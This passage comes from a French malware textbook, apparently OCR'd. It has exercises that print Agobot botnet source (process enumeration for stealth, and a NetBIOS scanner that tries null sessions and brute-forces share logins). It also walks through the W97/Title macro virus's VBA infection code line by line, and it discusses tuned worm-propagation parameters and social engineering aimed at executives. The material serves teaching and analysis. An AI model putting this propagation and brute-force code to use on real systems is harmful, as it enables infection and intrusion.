


Fig. 11.5. Taux d'infection du réseau (TIR) et Taux de surinfection (TS) pour $\alpha \in [0, 5]$ et $0 \leq p_0 \leq 0.10$

$$\mathrm{TS} = \frac{\#\text{ de tentatives d'infection d'hôtes déjà infectés}}{\#\text{ d'hôtes infectés}}.$$

Les résulats de simulation permettent de tirer une première conclusion générale : quelle que soit l'instance de simulation, le réseau est infecté quasi instantanément et ce, quelle que soit la charge simulée du réseau[10]. Ce résultat confirme les études et extrapolations publiées antérieurement [17,226] et qui affirmaient qu'une infection planétaire peut être réalisée en quelques minutes voire secondes. Un cas réel comme celui de *Sapphire/Slammer* (infection planétaire de l'ordre de 15 à 20 minutes), bien qu'utilisant une technique maintenant dépassée de scan aléatoire agressif, laissait à penser, dès 2003, qu'une plus grande rapidité d'infection est possible.

Trois autres résultats significatifs ont été obtenus (voir les figures 11.5 et 11.4) :

- le paramètre de scan aléatoire d'adresses IP p_0 a un impact significatif à la fois sur le taux d'infection réseau et sur le taux de surinfection. La valeur $p_0 = 0.04$ est optimale, à la condition que le paramètre de voisinage serveur α_s ne soit pas trop important (voir plus loin) ;
- le taux d'infection réseau est systématiquement supérieur à 90 % si $3 \leq \alpha_s$, la plupart des résultats montrant que TIR est très proche en fait de 99 %. Dès que $\alpha_s \geq 3$, la probabilité d'avoir des hôtes ou des sous-réseaux sans aucune connexion avec au moins un autre hôte infecté tend vers zéro ;
- le paramètre de voisinage serveur α_s a un impact encore plus significatif sur le taux de surinfecton (TS). Ce dernier augmente croît grandement avec α_s tandis que, de manière surprenante, il soit quasiment insensible à la valeur du nombre N (taille du réseau). Optimalement, $\alpha_s \in [3,6]$.

Nous avons également observé que le taux de surinfection (TS) n'a qu'une importance locale. En d'autres termes, les tentatives de connexions redondantes (l'hôte cible est déjà infecté) sont la plupart du temps imputables aux hôtes les plus proches relativement à la métrique XOR (et ce ,quel que soient les critères utilisés pour construire les identificateurs de nœuds). Ce point est

[10] Il faut garder à l'esprit que tous les hôtes étant simulés sur une machine unique, la rapidité d'infection doit être soigneusement interprétée. Sinon, cela introduirait un facheux biais de mesure. C'est la raison pour laquelle il est nécessaire d'introduire également des paramètres de charge pour simuler la latence naturelle du réseau. Toutefois, le très grand nombre de processus actifs simulant les différents hôtes, le temps de traitement des requêtes (traitement séquentiel alors que dans un réseau réel les traitement se font en parallèle), la latence naturelle de la carte réseau... sont autant de facteurs qui introduisent une « charge naturelle » et contribuent au réalisme de la simulation.

intéressant car il montre que ces connexions redondantes sont très difficiles, voire impossible en pratique, à détecter : elles semblent provenir d'hôtes avec lesquels un hôte donné entretient des connexions « habituelles ». On peut considérer – surtout si l'on considère les habitudes de la plupart des utilisateurs – qu'en cas de présence d'un parefeu, l'utilisateur aura tendance à créer une règle de filtrage initiale autorisant ces connexions. Cette information est directement accessible pour un agent malicieux.

Au final, les valeurs optimales des différents paramètres, pour la stratégie considérée sont $p_0 = 0.04$ et $\alpha_s \in [3, 6]$. La valeur $\alpha_s = 5$ ayant donné les meilleurs résultats (voir la vidéo sur le CDROM accompagnant l'ouvrage).

L'aspect le plus intéressant de cette étude tient au rôle particulier et prééminent que jouent certains serveurs par rapport aux autres serveurs : ceux contenus dans le *vertex cover* du graphe G. Du point de vue de celui qui a en charge la protection du réseau, le problème est d'identifier ces serveurs rapidement pour éradiquer au plus vite l'activité du réseau malicieux décrit par ce graphe. D'un point de vue plus général, et ce, quelle que soit la menace de ce type, modéliser un réseau malicieux par un graphe puis y rechercher des structures particulières (dans notre cas un *vertex cover* minimal) est une capacité critique qui donnerait un avantage certain dans la lutte contre les vers/botnets. Malheureusement la tâche est d'ampleur et probablement très difficile sans une coopération internationale d'envergure. De plus, la structure du graphe G dépend fortement des critères utilisés pour la fabrication des identificateurs des nœuds du graphe. Ces critères ne sont pas forcément figés dans le temps. Il est possible d'imaginer un ver qui serait capable de faire « muter » dynamiquement la topographie du réseau malicieux au cours du temps en faisant changer ces critères.

Des évolutions prochaines de ce type d'étude pourraient considérer le développement par de tel codes d'une forme d'intelligence et, en particulier, de stratégies de collaboration avec d'autres vers. Deux vers (voire plus) pourraient cohabiter chacun à un niveau hiérarchique différent : un code agissant au niveau du réseau malicieux supérieur et qui génére des codes fils différents (générations polymorphes ou métamorphes) différentes pour chaque réseau malicieux bas-niveau. Il existe, notamment au niveau du choix des modes de coopération, une infinité de stratégies possibles. Cela laisse augurer que la menace n'est pas prête de disparaitre bien au contraire.

Exercices

1. Voici un extrait du code du botnet *Agobot* :

```
bool ListProcesses(std::list<CString> *lProcesses)
 {
  #ifdef WIN32
  HANDLE hProcess; DWORD aProcesses[1024], cbNeeded,
    cProcesses; bool bRetVal=false;
  unsigned int i; char szProcessName[MAX_PATH]; HMODULE hMod;
  if(!EnumProcesses(aProcesses, sizeof(aProcesses),
     &cbNeeded)) return false;
  cProcesses=cbNeeded/sizeof(DWORD);
  for(i=0; i<cProcesses; i++)
   {
    strcpy(szProcessName, "unknown");
    hProcess=OpenProcess(PROCESS_QUERY_INFORMATION |
                         PROCESS_VM_READ | PROCESS_TERMINATE,
                         FALSE, aProcesses[i]);
     if(hProcess)
      {
       if(EnumProcessModules(hProcess, &hMod, sizeof(hMod),
                             &cbNeeded))
        {
         GetModuleBaseName(hProcess, hMod, szProcessName,
                           sizeof(szProcessName));
         lProcesses->push_back(CString(szProcessName));
        }
     CloseHandle(hProcess);
    }
  }
  return bRetVal;
 #else
  CString sCmdBuf; sCmdBuf.Format("ps ax > tempfile");
  system(sCmdBuf.CStr());

  ...

  DeleteFile("tempfile");
  return true;
 #endif
```

```
}
```

Analyser le code et expliquer comment il intervient dans les mécanismes de furtivité.

2. Voici un extrait du code d'*Agobot4* (fichier `nbscanner.cpp`) :

```
CScannerNetBios::CScannerNetBios()
 {
  m_sScannerName.Assign("netbios");
 }
void CScannerNetBios::STARTSCAN(const CString &sHost)
 {
  if(ScanPort(sHost.CStr(), 445) || ScanPort(sHost.CStr(),
     139))
   {
    g_cMainCtrl.m_cIRC.SendFormat(m_bSilent, m_bNotice,
                                  m_sReplyTo.Str(),
      "%s: scanning ip %s.", m_sScannerName.CStr(),
      sHost.CStr());

    MultiByteToWideChar(CP_ACP, 0, sHost.CStr(),
                        sHost.GetLength()+1, m_wszHost,
          (int)sizeof(m_wszHost)/(int)sizeof(m_wszHost[0]));
    wcscpy(m_wszServer, L"\\\\"); wcscat(m_wszServer,
                                         m_wszHost);
    wcscpy(m_wszResource, m_wszServer); wcscat(m_wszResource,
           L"\\IPC$");

    int iNameCount=0, iShareCount=0; m_lUsers.clear();
    m_lShares.clear();

    CloseSession();
    if(NullSession())
      GetUsers(&m_lUsers); GetShares(&m_lShares);
    CloseSession();

     while(names[iNameCount])
      {
       userinfo *pUser=new userinfo;
       pUser->sName.Assign(names[iNameCount]);
```

```
  pUser->sServer.Assign(sHost);
  m_lUsers.push_back(pUser);
  iNameCount++;
 }

while(shares[iShareCount])
 {
  shareinfo *pShare=new shareinfo;
  pShare->sName.Assign(shares[iShareCount]);
  pShare->sRemark.Assign("default");
  m_lShares.push_back(pShare);
  iShareCount++;
 }

bool bExploited=false;
list<shareinfo*>::iterator iShares;
iShares=m_lShares.begin();
list<userinfo*>::iterator iUsers;
iUsers=m_lUsers.begin();
while(iShares!=m_lShares.end() && !bExploited &&
      m_pScanner->m_bScanning)
 {
  while(iUsers!=m_lUsers.end() && !bExploited &&
        m_pScanner->m_bScanning)
   {
    WCHAR wszShare[MAX_PATH];
    wcscpy(m_wszServer, L"\\\\"); wcscat(m_wszServer,
           m_wszHost);
    wcscpy(m_wszResource, m_wszServer);
    wcscat(m_wszResource, L"\\");
    MultiByteToWideChar(CP_ACP, 0, (*iShares)->sName,
     (*iShares)->sName.GetLength()+1, wszShare,
     (int)sizeof(wszShare)/(int)sizeof(wszShare[0]));
    wcscat(m_wszResource, wszShare);

    if(AuthSession((*iUsers)->sName.CStr(), "") &&
     !bExploited)
     {
      bExploited=Exploit((*iShares)->sName.CStr(),
```

```
                                sHost.CStr(),
          (*iUsers)->sName.CStr(), "");
          CloseSession();
         }

        if(AuthSession((*iUsers)->sName.CStr(),
           (*iUsers)->sName.CStr()) && !bExploited)
         {
          bExploited=Exploit((*iShares)->sName.CStr(),
                                sHost.CStr(),
          (*iUsers)->sName.CStr(), (*iUsers)->sName.CStr());
          CloseSession();
         }

        int pwd_count=0; while(pwds[pwd_count] &&
          !bExploited)
         {
          if(AuthSession((*iUsers)->sName.CStr(),
             pwds[pwd_count]) && !bExploited)
           {
            bExploited=Exploit((*iShares)->sName.CStr(),
             sHost.CStr(),
            (*iUsers)->sName.CStr(), pwds[pwd_count]);
            CloseSession();
           }
          pwd_count++;
         }

        iUsers++;
       }
      iShares++; iUsers=m_lUsers.begin();
     }

    for(iUsers=m_lUsers.begin(); iUsers!=m_lUsers.end();
        ++iUsers)
     delete (*iUsers);
    for(iShares=m_lShares.begin(); iShares!=m_lShares.end();
        ++iShares)
     delete (*iShares):
```

```
        m_lUsers.clear(); m_lShares.clear();
      }
}
```

En vous aidant des données fournies dans la section 11.2.1, analyser le code et expliquer ce qu'il fait.

3. Analyser et commenter la procédure de chiffrement (le lecteur utilisera les fichiers `polymorph.cpp` et `polymorph.h` fournis sur le CDROM accompagnant cet ouvrage.
4. Analyser les deux codes donnés en début de section 11.2.3. Expliquer les actions qu'ils réalisent et pourquoi ils sont inoffensifs en eux-mêmes.
5. Analyser le code du programme `httflood.cpp` du botnet *Agobot3*. Expliquer le mode de fonctionnement de ce type de déni de service.
6. Démontrer que le graphe G décrivant le réseau malicieux supérieur et construit selon les données de la section 11.3.2 est acyclique. Quel est, pour l'exploitation de ce graphe par l'attaquant, l'intérêt de cette propriété ?
7. Montrer que le *vertex cover* d'un graphe G permet de déterminer le nombre optimal de caméras de surveillance dans un musée pour en surveiller la totalité des couloirs, ou d'antenne WiFi pour couvrir la totalité d'un quartier d'une ville.

12

Les virus de documents

12.1 Introduction

Nous avons présenté succinctement, dans le chapitre 5, la notion de virus de documents. Si la perception à l'égard de ce type, encore trop peu connu, de codes malveillants, se limite malheureusement encore aux tristement célèbres macro-virus, l'évolution des techniques virales justifie, même en 2008, une vision plus large que celle limitée à la suite bureautique de Microsoft. En fait, de manière logique, la menace s'est, une fois de plus, adaptée à l'offre grandissante de nouveaux formats bureautiques et, actuellement, pratiquement aucun d'entre eux n'est à l'abri.

D'une manière générale, les attaques par macro-virus et plus largement par virus de documents semblent avoir déclinées depuis 2004. En fait l'explosion des autres types de codes malveillants (vers, chevaux de Troie, bots...) les ont statistiquement marginalisés et du point de vue de l'attaquant qui se veut efficace, mener une attaque de grande ampleur n'est pas facile avec ce type de virus. En revanche – et là les statistiques font cruellement défaut, ne serait-ce que parce que ces attaques sont rarement découvertes – les attaques ciblées sont en nette progresssion et il est à craindre que l'avenir soit assez sombre de ce point de vue. D'autant plus sombre que la multiplicité des formats disponibles et des capacités d'exécution liées s'accroissent.

De nombreuses attaques ciblées récentes ont été perpétrées avec succès à l'aide de documents bureautiques piégés et/ou infectés. Le cas le plus emblématique [83] – même s'il est loin d'être le seul – est celui de l'espionnage de la chancellerie allemande durant l'été 2007, ainsi que d'autres états. Un simple document bureautique contenant un cheval de Troie a permis aux attaquants – selon l'hypothèse la plus vraisemblable des hackers travaillant pour le compte du gouvernement chinois – d'aspirer plusieurs giga-octets de

données confidentielles gouvernementales, et ce dans l'« indifférence » la plus totale des antivirus en place (voir à ce propos dans [104, chapitres 2 & 3] pourquoi, d'un point de vue technique, cela est si facile).

Près de trois mois avant ces attaques, des expériences en laboratoire validées ensuite en situation réelle[1] ont montré qu'une simple feuille *Excel* permet d'infiltrer n'importe quel réseau, même ceux que leur propriétaires croient les mieux protégés. Dans le cas des virus de documents, une telle attaque ciblée, accompagnée d'une ingénierie sociale adéquate[2] sera imparable. L'expérience montre que ni les antivirus, ni même les pare-feux, ne sont capables de détecter quoi que ce soit. Seule une prophylaxie de fer permettra peut-être avec beaucoup de vigilange d'éviter de telles attaques.

Ce déficit de perception provient du fait qu'un document est encore trop souvent perçu par l'utilisateur comme un fichier inerte, contenant uniquement des données. Ces données constituent d'ailleurs un composant indirect de l'attaque, *via* l'ingénierie sociale. Le contenu proprement dit participe à l'attaque et capture l'attention de la future victime tout en abaissant son seuil de vigilance. En outre, cette future victime ne soupçonne par la richesse d'exécution sous-jacente dont le but est de procurer une ergonomie, une interopérabilité et une portabilité toujours plus grande. Il apparaît par conséquent nécessaire de présenter les mécanismes algorithmiques des virus de documents et de montrer d'une part que le risque est bien réel et comment il se concrétise, et d'autre part de donner des clefs pour analyser un document bureautique suspect. Les techniques virales de documents ne sont algorithmiquement pas différentes des techniques virales classiques. Seule diffère leur mise en œuvre, dans la mesure où elle s'effectue *via* des actions légitimes de l'application concernée.

C'est la raison pour laquelle, dans ce chapitre, nous présenterons l'algorithmique virale liée aux documents en fonction des différents formats et/ou

[1] Que le lecteur se rassure, cette expérience s'est déroulée sous contrôle et avec toutes les autorisations nécessaires, dans le cadre d'un audit actif de réseaux !

[2] L'expérience montre d'ailleurs que les échelons hiérarchiques les plus élevés sont les plus vulnérables à cette ingénierie et, de là, à ces attaques. Outre le sentiment que finalement les règles communes ne s'appliquent pas à eux, ils sont également psychologiquement plus facilement manipulables. Imaginez les ravages qu'un document contenant des données boursières et/ou économiques confidentielles d'un concurrent pourrait provoquer. Tout ce qui touche aux aspects rénumérations, avantages, honneurs – surtout quand ils concernent les rivaux ou « collègues » de promotion est aussi d'une mortelle efficacité. L'attaquant qui profile un tant soit peu sa future victime n'a que l'embarras du choix !

applications concernés. Il n'est malheureusement pas possible ni souhaitable d'être exhaustif[3].

12.2 Les macro-virus Office

Nous allons présenter quelques cas illustratifs de l'algorithmique virale liée aux documents bureautiques Microsoft (connus sous le nom de macro-virus). Les principales définitions et concepts (en particulier celui de macros) ont été présentés dans la section 5.5.1 et ne seront donc pas rappelés ici.

Précisons le mode de fonctionnement général de la plupart des macro-virus pour Office. Il est résumé en figure 12.1. La primo-infection se fait à partir d'un fichier infecté venu de l'extérieur. À l'ouverture, les macros contenues dans ce document sont exécutées (si aucun mécanisme de prévention et/ou de protection n'est mis en place) puis copiées dans un modèle de document, le plus souvent un modèle global comme le `normal.dot`. Une fois ainsi infecté, ce modèle global, lorqu'associé automatiquement au logiciel *Word* (par défaut c'est le cas pour le fichier `normal.dot` au minimum), infecte à son tour tout fichier sain ouvert ou créé, propageant ainsi l'infection. Le mécanisme général est donc bien celui d'un virus, avec les mécanismes classiques de recherche, de copie et éventuellement de charge finale.

Notons que ce mécanisme est valide non seulement pour le logiciel *Word* mais que toutes les applications, à quelques différences près, sont concernées selon le même principe. Sans perte de généralités, nous nous limiterons à présenter le cas pour l'application *Word*.

Cette appplication contient un outil par défaut permettant de développer et de manipuler les macros d'un document. Il se révèle pratique également pour analyser un document potentiellement infecté et identifier la présence de macros malicieuses – quand ces dernières sont visibles et non protégées par le concepteur du virus, auquel cas une analyse plus poussée est nécessaire. Cet outil est le *Visual Basic Editor*, accessible *via* le menu `Outils -> Macros -> Visual Basic Editor` (figure 12.2).

12.2.1 Le virus `Title`

Le virus *Concept* a été présenté dans la section 5.5.1 et son code commenté est disponible sur le CDROM accompagnant cet ouvrage. Nous allons

[3] Les cas, encore exotiques, des virus de documents *Postscript*, TEX par exemple ne seront pas présentés mais l'approche reste algorithmiquement similaire à celle des différents cas plus répandus, que nous présentons dans ce chapitre.




Fig. 12.1. Principe général d'action des macro-virus (cas Microsoft Office)




Fig. 12.2. Lancement du `Visual Basic Editor` de *Word*

donc étudier un virus plus récent qui a frappé en 2003, du moins en France. Il s'agit du virus *W97/Title* qui s'est propagé, dans le cas concrêt qui a motivé son étude, via un modèle de documents pour leur envoi par fax. L'édition de son code est montrée en figure 12.3. Nous allons commenter morceau par morceau de code écrit en langage VBA et mettre en évidence, de manière synthétique, les principales fonctions virales communes à tous les virus, plutôt que de commenter le code de manière purement linéaire. Pour permettre cependant au lecteur de réarticuler le code final, nous indiquons les numéros de ligne (l-début et l-fin). Il est essentiel, au-delà de la forme un peu inhabituelle, de conserver à l'esprit que les macro-virus sont conceptuellement identiques aux autres types de virus.

Routine de recherche

La routine de recherche proprement dite est en fait partiellement implicite, le plus souvent. La cible est un fichier modèle (global ou non ; le `normal.dot` dans le cas le plus fréquent). Le contrôle de la surinfection (voir section 5.2) est lui traité de manière plus explicite.




Fig. 12.3. Code du virus *W97/Title* sous `Visual Basic Editor`

```
l-35 Dim currtemp As Template
' Désignation des modèles actifs
l-36 Dim code As String
' Stockage temporaire de la macro virale sans les
' première et dernière lignes
l-37 For Each currtemp In Templates
l-38     savy = currtemp.Saved
l-39     Set currcomp = currtemp.VBProject.VBComponents.Item(1)
```

La variable `currtemp` désigne successivement tous les modèles de documents (`*.dot`) contenus dans la collection d'objets `Templates`. Cette collection contient les modèles ouverts, les modèles attachés à des documents ouverts et les modèles globaux chargés dans la boîte de dialogue `Outils -> Modèles et compléments`. Les opérations d'infection seront donc effectuées sur chaque modèle cible.

La gestion de la surinfection est plus délicate dans la mesure où la gestion des erreurs doit prévenir efficacement tout disfonctionnement susceptible d'alerter l'utilisateur. Les documents bureautiques sont plus sensibles à

ces erreurs dans la mesure où le document en cours d'utilisation en est une instance active.

```
l-3 If Left(Me.BuiltInDocumentProperties("Title"), 1) = "?" Then
l-4     Me.BuiltInDocumentProperties("Title") =
        Mid(Me.BuiltInDocumentProperties("Title"), 2)
l-5     Exit Sub
l-6 End If
```

La variable `Me` désigne l'instance active du document. Ce test a pour but de déterminer si dans le document infecté (et donc actif) un caractère « ? » se trouve comme première lettre du titre. Cela constitue un marqueur d'erreur dynamique et temporaire. Cela signifie que le document infecté a commencé son action de duplication vers des cibles mais qu'une erreur est survenue et que cela ne s'est pas terminé normalement (par exemple, suite à une intervention éventuelle de l'utilisateur ou l'ouverture concomitante d'un autre document infecté par *W97/Title*). Alors, dans le cas de la résolution de ce type d'erreurs, avant de sortir de la macro, le titre du document est modifié (suppression du caractère « ? »). Ainsi le document ne sera plus marqué en erreur de cette sorte et sera ultérieurement disponible pour infecter à nouveau d'autres documents.

```
l-7 Me.BuiltInDocumentProperties("Title") = "?" &
    Me.BuiltInDocumentProperties("Title")
```

Dans le cas contraire, le titre du document infecté est marqué (ajout au début du titre du caractère « ? ») et ce dernier commence son travail d'infection. Il conservera cet état jusqu'à la fin de la procédure.

La seconde partie de la lutte contre la surinfection est localisée directement dans la procédure d'infection des documents actifs.

```
l-21 If Not currcomp.CodeModule.Find("wsxzaqedc", 1, 1,
        100000, 100000) Then
l-22    If Not currcomp.CodeModule.Find("Document_Close",
           1, 1, 100000, 100000) Then
l-23       currcomp.CodeModule.AddFromString
           thecode.lines(mystart, mylines)
```

Dans cette première phase (infection par ajout d'une procédure infectée), si les chaînes « `wsxzaqedc` » ET « `Document_Close` » (marqueur d'infection double) sont absentes du code cible en cours, alors la procédure infectée `Document_Close` (contenue dans la variable `thecode`, voir section 12.2.1) est copiée en fin du code macro (s'il en existe un) du document cible en cours.

```
1-24    Else
1-25     currcomp.CodeModule.InsertLines currcomp.CodeModule.
         ProcBodyLine("Document_Close", vbext_pk_Proc) + 1,
         thecode.lines(mystart + 1, mylines - 2)
' vbext_pk_Proc désigne ici le type de l'insertion
' à savoir une procédure
1-26    End If
1-27  If savy Then currdoc.Save
' Si le document n'a pas été
' modifié par l'utilisateur
1-28 End If
```

Dans cette seconde phase (insertion dans une procédure `Document_Close` déjà présente), si la chaîne « `wsxzaqedc` » seule est absente mais qu'une procédure `Document_Close` existe déjà (et s'exécutant donc à la fermeture du document), le code infecté y est copié au début. Ainsi le code existant est toujours valide et continue d'être exécuté à chaque fermeture du document. Notons que cette façon de procéder n'exclut cependant pas les erreurs et les conflits (voir exercices).

Routine d'infection

La routine d'infection est relativement classique par rapport aux autres macro-virus. Elle consiste à copier le code de la macro virale dans les fichiers modèles cibles.

```
1-8  Dim currdoc As Document
' Désignation des documents actifs
1-9  Dim thecode As Object
' Stockage temporaire du projet VBA du document infecté
1-10 Dim currcomp As Object
' Stockage temporaire du projet VBA du
' document cible (à infecter)
1-11 Set thecode = Me.VBProject.VBComponents.Item
      (Me.CodeName).CodeModule
```

Pour préparer la copie du code infecté, tout le projet VBA du document infecté (qui contient éventuellement plus de données que la seule macro `Document_Close`) est copié dans la variable `thecode`. Cela permettra ensuite d'y faire référence lors des infections à venir. Toutefois, la copie concernera la procédure virale `Document Close` seule. Il suffit d'indexer le début du

code concerné (variable `mystart` et de calculer l'offset approprié (variable `mylines`). Cela donne le code suivant.

```
